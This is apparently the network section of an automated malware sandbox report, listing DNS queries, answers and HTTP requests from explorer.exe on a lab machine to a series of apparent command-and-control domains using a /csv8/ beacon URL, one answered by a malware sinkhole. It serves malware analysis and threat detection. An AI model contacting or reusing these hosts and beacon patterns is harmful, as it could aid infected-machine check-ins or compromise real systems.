Jan 13, 2021 21:03:56.003659010 CET	54366	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:03:56.082838058 CET	53	54366	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:01.437932014 CET	53034	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:01.485913992 CET	53	53034	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:15.029310942 CET	57762	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:15.086632013 CET	53	57762	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:19.399761915 CET	55435	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:19.448080063 CET	53	55435	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:20.814989090 CET	50713	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:20.875763893 CET	53	50713	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:26.231012106 CET	56132	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:26.644450903 CET	58987	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:26.702014923 CET	53	58987	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:27.245870113 CET	56132	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:28.032321930 CET	53	56132	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:29.053430080 CET	53	56132	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:33.048207998 CET	56579	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:33.252438068 CET	53	56579	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:36.666981936 CET	60633	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:36.794030905 CET	53	60633	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:37.342623949 CET	61292	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:37.422462940 CET	53	61292	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:37.988605022 CET	63619	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:38.044975042 CET	53	63619	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:38.510776043 CET	64938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:38.567425966 CET	53	64938	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:38.657728910 CET	61946	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:39.050699949 CET	53	61946	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:39.057087898 CET	64910	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:39.113562107 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:39.671612024 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:39.731230974 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:40.546530008 CET	56130	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:40.605827093 CET	53	56130	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:40.704773903 CET	56338	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:40.768801928 CET	53	56338	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:41.428122997 CET	59420	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:41.484390974 CET	53	59420	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:04:43.052429914 CET	58784	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:43.100449085 CET	53	58784	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:43.597229958 CET	63978	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:43.653685093 CET	53	63978	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:44.082952976 CET	62938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:44.243922949 CET	53	62938	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:49.551908016 CET	55708	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:49.624840021 CET	53	55708	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:54.751828909 CET	56803	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:54.836445093 CET	53	56803	8.8.8.8	192.168.2.3
Jan 13, 2021 21:04:59.489957094 CET	57145	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:04:59.546482086 CET	53	57145	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:00.530175924 CET	55359	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:00.592801094 CET	53	55359	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:05.785716057 CET	58306	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:05.850408077 CET	53	58306	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:10.945827961 CET	64124	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:11.003951073 CET	53	64124	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:21.233468056 CET	49361	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:21.578461885 CET	53	49361	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:24.494661093 CET	63150	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:25.204083920 CET	53279	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:25.255053043 CET	53	53279	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:25.516793013 CET	63150	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:25.564650059 CET	53	63150	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:27.478451014 CET	56881	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:27.704834938 CET	53	56881	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:33.115914106 CET	53642	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:33.178495884 CET	53	53642	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:38.215327024 CET	55667	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:38.447403908 CET	53	55667	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:43.839272976 CET	54833	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:44.220861912 CET	53	54833	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:49.944683075 CET	62476	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:50.007997036 CET	53	62476	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:55.316931963 CET	49705	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:56.331440926 CET	49705	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:57.347142935 CET	49705	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:05:57.374772072 CET	53	49705	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:58.107872963 CET	53	49705	8.8.8.8	192.168.2.3
Jan 13, 2021 21:05:59.126219034 CET	53	49705	8.8.8.8	192.168.2.3
Jan 13, 2021 21:06:07.773875952 CET	61477	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:06:07.833264112 CET	53	61477	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 13, 2021 21:04:29.053590059 CET	192.168.2.3	8.8.8.8	cff4	(Port unreachable)	Destination Unreachable
Jan 13, 2021 21:05:58.107974052 CET	192.168.2.3	8.8.8.8	cff4	(Port unreachable)	Destination Unreachable
Jan 13, 2021 21:05:59.126867056 CET	192.168.2.3	8.8.8.8	cff4	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:04:26.231012106 CET	192.168.2.3	8.8.8.8	0x918b	Standard query (0)	www.herbmedia.net	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:27.245870113 CET	192.168.2.3	8.8.8.8	0x918b	Standard query (0)	www.herbmedia.net	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:33.048207998 CET	192.168.2.3	8.8.8.8	0x42a0	Standard query (0)	www.travelnetafrica.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:38.657728910 CET	192.168.2.3	8.8.8.8	0x8c8c	Standard query (0)	www.latin-hotspot.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:04:44.082952976 CET	192.168.2.3	8.8.8.8	0xdaa8	Standard query (0)	www.procreditexpert.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:49.551908016 CET	192.168.2.3	8.8.8.8	0x396c	Standard query (0)	www.fessusesefsee.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:54.751828909 CET	192.168.2.3	8.8.8.8	0x6415	Standard query (0)	www.queensboutique1000.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:00.530175924 CET	192.168.2.3	8.8.8.8	0xb972	Standard query (0)	www.studentdividers.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:05.785716057 CET	192.168.2.3	8.8.8.8	0x8969	Standard query (0)	www.logansshop.net	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:10.945827961 CET	192.168.2.3	8.8.8.8	0xdc07	Standard query (0)	www.epicmassiveconceptspts.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:21.233468056 CET	192.168.2.3	8.8.8.8	0xc400	Standard query (0)	www.exit-divorce.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:27.478451014 CET	192.168.2.3	8.8.8.8	0x52c6	Standard query (0)	www.splendidhotelspa.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:33.115914106 CET	192.168.2.3	8.8.8.8	0xb023	Standard query (0)	www.thesouthbeachlife.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:38.215327024 CET	192.168.2.3	8.8.8.8	0x4d47	Standard query (0)	www.stnanguo.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:43.839272976 CET	192.168.2.3	8.8.8.8	0xfccc	Standard query (0)	www.alparmuhendislik.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:49.944683075 CET	192.168.2.3	8.8.8.8	0x7b79	Standard query (0)	www.soundon.events	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:55.316931963 CET	192.168.2.3	8.8.8.8	0x8d54	Standard query (0)	www.herbmedia.net	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:56.331440926 CET	192.168.2.3	8.8.8.8	0x8d54	Standard query (0)	www.herbmedia.net	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:57.347142935 CET	192.168.2.3	8.8.8.8	0x8d54	Standard query (0)	www.herbmedia.net	A (IP address)	IN (0x0001)
Jan 13, 2021 21:06:07.773875952 CET	192.168.2.3	8.8.8.8	0x93cd	Standard query (0)	www.latin-hotspot.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:04:28.032321930 CET	8.8.8.8	192.168.2.3	0x918b	Server failure (2)	www.herbmedia.net	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:29.053430080 CET	8.8.8.8	192.168.2.3	0x918b	Server failure (2)	www.herbmedia.net	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:33.252438068 CET	8.8.8.8	192.168.2.3	0x42a0	No error (0)	www.travelnetafrica.com		173.234.175.134	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:44.243922949 CET	8.8.8.8	192.168.2.3	0xdaa8	No error (0)	www.procreditexpert.com	us20-d42e32e7-5da32c142596003de06ec4b5a.pages.mailchi.mp		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:04:44.243922949 CET	8.8.8.8	192.168.2.3	0xdaa8	No error (0)	us20-d42e32e7-5da32c142596003de06ec4b5a.pages.mailchi.mp	terminator.capstone.com.akadns.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:04:49.624840021 CET	8.8.8.8	192.168.2.3	0x396c	No error (0)	www.fessusesefsee.com		45.77.226.209	A (IP address)	IN (0x0001)
Jan 13, 2021 21:04:54.836445093 CET	8.8.8.8	192.168.2.3	0x6415	No error (0)	www.queensboutique1000.com	queensboutique1000.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:04:54.836445093 CET	8.8.8.8	192.168.2.3	0x6415	No error (0)	queensboutique1000.com		142.44.212.169	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:00.592801094 CET	8.8.8.8	192.168.2.3	0xb972	No error (0)	www.studentdividers.com	studentdividers.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:05:00.592801094 CET	8.8.8.8	192.168.2.3	0xb972	No error (0)	studentdividers.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:05.850408077 CET	8.8.8.8	192.168.2.3	0x8969	No error (0)	www.logansshop.net	logansshop.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:05:05.850408077 CET	8.8.8.8	192.168.2.3	0x8969	No error (0)	logansshop.net		192.0.78.208	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:05:05.850408077 CET	8.8.8.8	192.168.2.3	0x8969	No error (0)	logansshop.net		192.0.78.138	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:11.003951073 CET	8.8.8.8	192.168.2.3	0xdc07	No error (0)	www.epicmassiveconcepts.com	epicmassiveconcepts.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:05:11.003951073 CET	8.8.8.8	192.168.2.3	0xdc07	No error (0)	epicmassiveconcepts.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:21.578461885 CET	8.8.8.8	192.168.2.3	0xc400	No error (0)	www.exit-divorce.com		192.155.166.181	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:27.704834938 CET	8.8.8.8	192.168.2.3	0x52c6	No error (0)	www.splendidhotelspa.com	splendidhotelspa.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:05:27.704834938 CET	8.8.8.8	192.168.2.3	0x52c6	No error (0)	splendidhotelspa.com		205.134.254.189	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:33.178495884 CET	8.8.8.8	192.168.2.3	0xb023	Name error (3)	www.thesouthbeachlife.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:38.447403908 CET	8.8.8.8	192.168.2.3	0x4d47	No error (0)	www.stnanguo.com		146.148.193.212	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:44.220861912 CET	8.8.8.8	192.168.2.3	0xfccc	No error (0)	www.alparmuhendislik.com		23.105.124.225	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:50.007997036 CET	8.8.8.8	192.168.2.3	0x7b79	No error (0)	www.soundon.events	ext-cust.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:05:50.007997036 CET	8.8.8.8	192.168.2.3	0x7b79	No error (0)	ext-cust.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:50.007997036 CET	8.8.8.8	192.168.2.3	0x7b79	No error (0)	ext-cust.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:57.374772072 CET	8.8.8.8	192.168.2.3	0x8d54	Server failure (2)	www.herbmedia.net	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:58.107872963 CET	8.8.8.8	192.168.2.3	0x8d54	Server failure (2)	www.herbmedia.net	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:05:59.126219034 CET	8.8.8.8	192.168.2.3	0x8d54	Server failure (2)	www.herbmedia.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.travelnetafrica.com
- www.fessusesefsee.com
- www.queensboutique1000.com
- www.studentdividers.com
- www.logansshop.net
- www.epicmassiveconcepts.com
- www.exit-divorce.com
- www.splendidhotelspa.com
- www.stnanguo.com
- www.alparmuhendislik.com
- www.soundon.events

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49742	173.234.175.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:04:33.449708939 CET	6475	OUT	GET /csv8/?t8o8sPp=EQmgoSYDEa5LDPvVC5k82JbrO8g/Lv/s9cEF36fL7P4v8Aj5jRO5aZQhqVXoXMO5wnpv&jBZd=KnhT HTTP/1.1 Host: www.travelnetafrica.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:04:33.642399073 CET	6476	IN	HTTP/1.1 500 Internal Server Error Cache-Control: private Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Access-Control-Allow-Origin: * Access-Control-Allow-Headers: * Access-Control-Allow-Methods: GET, POST Date: Wed, 13 Jan 2021 20:04:32 GMT Connection: close Content-Length: 4298 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e e5 80 bc e4 b8 8d e8 83 bd e4 b8 ba 20 6e 75 6c 6c e3 80 82 3c 62 72 3e e5 8f 82 e6 95 b0 e5 90 8d 3a 20 69 6e 70 75 74 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 2e 37 65 6d 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 7d 20 0d 0a 20 20 20 20 20 20 20 20 70 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 2d 35 70 78 7d 0d 0a 20 20 20 20 20 20 20 20 62 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 2d 35 70 78 7d 0d 0a 20 20 20 20 20 20 20 20 48 31 20 7b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 38 70 74 3b 63 6f 6c 6f 72 3a 72 65 64 20 7d 0d 0a 20 20 20 20 20 20 20 20 48 32 20 7b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 34 70 74 3b 63 6f 6c 6f 72 3a 6d 61 72 6f 6f 6e 20 7d 0d 0a 20 20 20 20 20 20 20 20 70 72 65 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 43 6f 6e 73 6f 6c 61 73 22 2c 22 4c 75 63 69 64 61 20 43 6f 6e 73 6f 6c 65 22 2c 4d 6f 6e 6f 73 70 61 63 65 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 31 70 74 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 2e 35 65 6d 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 34 70 74 7d 0d 0a 20 20 20 20 20 20 20 20 2e 6d 61 72 6b 65 72 20 7b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 3b 20 63 6f 6c 6f 72 3a 20 62 6c 61 63 6b 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 76 65 72 73 69 6f 6e 20 7b 63 6f 6c 6f 72 3a 20 67 72 61 79 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 65 72 72 6f 72 20 7b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 31 30 70 78 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 65 78 70 61 6e 64 61 62 6c 65 20 7b 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 75 6e 64 65 72 6c 69 6e 65 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 20 63 6f 6c 6f 72 3a 6e 61 76 79 3b 20 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 20 7d 0d Data Ascii: <!DOCTYPE html><html> <head> <title> null : input</title> <meta name="viewport" content= "width=device-width" /> <style> body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;} p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px} b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px} H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red } H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon } pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-height:14pt} .marker {font-weight: bold; color: black;text-decoration: none;} .version {color: gray;} .error {margin-bottom: 10px;} .expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:pointer; }

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49755	45.77.226.209	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:04:49.690268040 CET	9647	OUT	GET /csv8/?t8o8sPp=+aP4wUbNbXNo+DXgxdcGOO7le47nUjGI8O93VpAmlXcOKCIjUH4+hXL6+b4dsCsJZjty&jBZd=KnhT HTTP/1.1 Host: www.fessusesefsee.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:04:49.742832899 CET	9648	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Jan 2021 20:16:25 GMT Server: X-SinkHole: Malware DNS SinkHole Server Content-Length: 307 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 63 73 76 38 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 58 2d 53 69 6e 6b 48 6f 6c 65 3a 20 4d 61 6c 77 61 72 65 20 44 4e 53 20 53 69 6e 6b 48 6f 6c 65 20 53 65 72 76 65 72 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 66 65 73 73 75 73 65 73 65 66 73 65 65 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /csv8/ was not found on this server. <hr><address>X-SinkHole: Malware DNS SinkHole Server Server at www.fessusesefsee.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49768	198.49.23.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:05:50.138555050 CET	9995	OUT	GET /csv8/?t8o8sPp=f1zFyjNxEhLridJwdKKCz7YQnzvARTiViSvHXssl+N40gmlvXkDdEguhFCZDVR0rFwZR&jBZd=KnhT HTTP/1.1 Host: www.soundon.events Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:05:50.268177986 CET	9996	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Wed, 13 Jan 2021 20:05:50 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: evn59O79/p8IFMy6X Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 